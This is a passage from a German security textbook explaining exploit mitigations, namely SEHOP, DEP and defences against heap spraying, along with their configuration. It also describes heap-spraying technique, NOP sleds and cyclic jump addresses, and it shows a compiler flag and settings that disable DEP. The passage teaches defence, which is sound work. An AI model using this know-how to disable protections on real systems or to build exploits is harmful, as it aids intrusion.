Die *Structured Exception Handling Overwrite Protection* (*SEHOP*) schützt sehr effektiv vor der Klasse der SEH-Exploits. SEHOP wurde mit Windows Vista eingeführt und kann dort bei Bedarf aktiviert werden. Neuere Windows-Server-Versionen haben SEHOP per Default aktiviert. Die Manipulation der SEH-Chain in Abbildung 11.7 ist auch leicht durch die folgende Methode erkennbar. Ähnlich den Stack Cookies zur Erkennung von Buffer Overflows platziert SEHOP einen speziellen Wert als letztes Element in der SEH-Chain. Die Kette ist dann noch intakt, wenn jederzeit das letzte Element über die Abfolge der Kettenelemente erreichbar ist und der Handler des letzten Elements der *Default Exception Handler* des Betriebssystems ist. Ist das Element nicht auffindbar, so wurde die Kette manipuliert. Der Schutz ist allerdings nur dann wirksam, wenn das Prüfelement nicht auslesbar oder berechenbar ist.

SEHOP ist ein Mechanismus, der die Gültigkeit der SEH-Chain zur Laufzeit des Programms überprüft. Er benötigt keine Neugenerierung von Anwendungen und ist einfach mit dem folgenden Registry-Eintrag aktivierbar.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\kernel\
DisableExceptionChainValidation
```

SEHOP wird aktiviert, wenn der Registry Key den Wert `0` besitzt.

11.5 Data Execution Prevention

Data Execution Prevention (*DEP*) ist ein weiterer, sehr wirksamer Schutz gegen Software-Exploits. Mit Stack Canaries wird versucht, den initialen Buffer Overflow zu verhindern, ASLR erschwert die Nutzung konstanter Sprungadressen, und DEP versucht nun, die Ausführung von Shellcode einzuschränken. Klassische Stack- oder Heap-basierte Exploits legen den auszuführenden Shellcode in diesen Speicherbereichen ab, springen dann an den Beginn des Shellcodes und führen den Code aus.

DEP ist in Windows seit der Version Windows XP SP3 verfügbar, sofern der benutzte Prozessor die Möglichkeit mittels des *NX-Bits* (*No Execute*) anbietet. Linux unterstützt DEP ab der Kernel-Version 2.6.8.

Die Idee hinter DEP ist die Verhinderung der Ausführung von Code auf Stack und Heap. Diese Speicherbereiche werden normalerweise auch nur zur Speicherung von Daten und Adressen verwendet. Exploits hingegen nutzen die Bereiche, um den dort liegenden Shellcode auszuführen.

Unter Windows 10 ist DEP zwar vorhanden, aber per Default nicht aktiv. Die aktuellen Windows-Server-Versionen haben DEP standardmäßig aktiviert. Sie können die Funktionalität entweder mit dem `bcdedit`-Kommando einschalten oder über das System-Menü unter dem Punkt DATENAUSFÜHRUNGSVERHINDERUNG aktivieren. Sie sehen die beiden Konfigurationsmöglichkeiten in Abbildung 11.8 und Abbildung 11.9.



Abbildung 11.8 Aktivierung von DEP unter Windows 10

Folgende *DEP-Parameter* sind möglich:

- *AlwaysOn*: Aktiviert DEP für alle Betriebssystem- und Benutzerprozesse; DEP kann für einzelne Prozesse nicht deaktiviert werden.
- *OptOut*: Aktiviert DEP für alle Betriebssystem- und Benutzerprozesse; der Administrator kann DEP für einzelne Programme deaktivieren.
- *OptIn*: Aktiviert DEP nur für Betriebssystemprozesse; der Administrator kann DEP für einzelne Programme aktivieren.
- *AlwaysOff*: Deaktiviert DEP; eine Aktivierung für einzelne Programme ist nachträglich nicht möglich.



Abbildung 11.9 Aktivierung von DEP im Menü

Unter Linux ist sowohl ASLR als auch DEP per Default aktiviert. Sie können die Funktionalität aber explizit mit einer Compiler-Option ausschalten.

```
gcc program.c -z executestack
```

Sie sehen in Abbildung 11.10 einen Ausschnitt des Stack-Speicherbereichs und damit die ersten Schritte der Ausführung des »Shellcodes« in einem Windows-System ohne aktivierten DEP-Schutz. (Der Shellcode besteht zu Testzwecken in diesem Fall nur aus `0x43 = INC EBX`-Kommandos.)

```
0019FB58  43  INC EBX
0019FB59  43  INC EBX
0019FB5A  43  INC EBX
0019FB5B  43  INC EBX
0019FB5C  43  INC EBX
```

Abbildung 11.10 Ausführung des Shellcodes vor Aktivierung von DEP

In Abbildung 11.11 wurde der exakt gleiche Exploit noch einmal ausgeführt, allerdings mit aktivierter DEP. Der Sprung an das erste Byte des Shellcodes wurde noch erfolgreich durchgeführt. Das zuvor verwendete `JMP ESP`-Kommando ist durch DEP ja nicht beeinflusst, da die Adresse des Kommandos im Codebereich des Programms liegt und dort die Ausführung von Kommandos naturgemäß erlaubt ist. Der Shellcode liegt allerdings am Stack; der Versuch, das erste `INC EBX`-Kommando mit einem *Single Step* auszuführen, schlägt mit einer Zugriffsverletzung fehl.

```
0019FB58  43  INC EBX
0019FB59  43  INC EBX
0019FB5A  43  INC EBX
0019FB5B  43  INC EBX
0019FB5C  43  INC EBX
Access violation when executing [0019FB58]
```

Abbildung 11.11 DEP verhindert die Codeausführung.

Damit hat DEP erfolgreich die Ausführung des Shellcodes verhindert. Mit *Return Oriented Programming* (*ROP*) existiert eine Methode, um den Zugriffsschutz allerdings in speziellen Fällen wieder zu umgehen. ROP ist eine sehr anspruchsvolle Programmiermethode.

Sie finden eine durchgängig implementierte *ROP-Chain* zur Deaktivierung von DEP im vorgestellten Windows-i.Ftp-Exploit in Kapitel 12, »Schutzmaßnahmen umgehen«, und eine weitere Form der Umgehung des Schutzes im Beispiel des Linux Format String Exploits in Kapitel 13.

11.6 Schutz gegen Heap Spraying

Gegen *Heap Spraying* wurden in modernen Webbrowsern in den letzten Jahren zahlreiche Schutzmechanismen implementiert. Deshalb wird die Nutzung von Heap Spraying auch immer komplizierter. Heap Spraying platziert Shellcode über weite Bereiche des Heaps hinweg. Dabei wird ein und derselbe Shellcode, eingeleitet von einem großen *NOP-Sled*, immer wieder aneinandergereiht gespeichert. Sie sehen links in Abbildung 11.12 einen Block bestehend aus zahlreichen *NOPs*, gefolgt vom eigentlichen Shellcode. Rechts im Bild sehen Sie die Aneinanderreihung von vielen dieser Blöcke. Aufgrund des Verhältnisses zwischen NOPs und Shellcode (z. B. 99 zu 1) ist die Wahrscheinlichkeit groß, mit einem Sprung an eine beliebige Adresse im Speicher in einem NOP-Sled zu landen. Das Programm durchläuft den NOP-Bereich, bis schlussendlich der Shellcode am Ende erreicht wird. Damit können unsichere Sprungadressen trotzdem zur Ausführung von Shellcode führen.



Abbildung 11.12 Der Heap, gefüllt mit multiplen NOP-Sled/Shellcode-Blöcken

Aus Exploit-Sicht sind auch *zyklische Adressen* wie zum Beispiel 0x05050505 oder 0x06060606 sehr praktisch, da diese bei der unsicheren Position (Offset) einer Sprungadresse trotzdem zu einem gültigen Sprungziel führen. Abbildung 11.13 zeigt den Ausschnitt eines Input-Buffers, der einen Buffer Overflow auslöst. Der gesamte Bereich ist mit einer Folge von 0x05 gefüllt. Unabhängig vom konkreten Offset innerhalb des Buffers führt jede Position zur exakt gleichen Sprungadresse 0x05050505. Der zugehörige Shellcode muss nur zuvor an genau dieser Adresse platziert werden bzw. über ein NOP-Sled erreichbar sein.

Abbildung 11.13 Zyklische Adressen am Heap

Die implementierten Schutzmaßnahmen zielen nun konkret auf diese Methoden ab und haben auch kreative Namen erhalten.

Mit *Nozzle* erfolgt die Erkennung von Programmcode am Heap. Der Heap sollte analog zum Stack nur Daten beinhalten. Codefragmente sind untypisch und weisen auf eine auf Heap Spraying basierende Attacke hin.

Bubble hingegen versucht, die Befüllung von Speicherbereichen mit wiederkehrenden, ähnlichen Inhalten zu erkennen. Die typische Struktur mit einem langen NOP-Sled, gefolgt von einem kurzen Bereich mit Code, kann damit detektiert werden.

Das *Enhanced Mitigation Experience Toolkit* (*EMET*) von Microsoft kann zusätzlich zu Firewalls und Antivirensystemen zum Schutz vor Schadprogrammen installiert werden. EMET führt eine sogenannte *Pre-Allocation* von zyklischen Adressen wie 0x05050505, 0x0a0a0a0a usw. durch. Damit sind diese Adressen für Heap Spraying nicht mehr erreichbar und verhindern diese Form der Nutzung.

Eine weitere Schutzmethode ist die Erkennung von großen Bereichen, die mit NOPs gefüllt sind (*NOP-Landezonen*). Der Schutz funktioniert allerdings nur, wenn auch die zahlreichen Alternativen von neutralen NOP-Kommandos wie zum Beispiel

- `INC EBX`
- `ADD EBX,0`
- `SUB EBX,0`
- usw.

Berücksichtigung finden.

Heap Spraying funktioniert nur, weil der Exploit-Code große Mengen an Speicher am Heap anfordert. Die Beschränkung des anforderbaren Speichers eines Programms ist eine weitere Methode, um die Form des Angriffs zu erschweren.

Zu guter Letzt verhindert Data Execution Prevention (DEP) die Ausführung von Programmcode am Heap.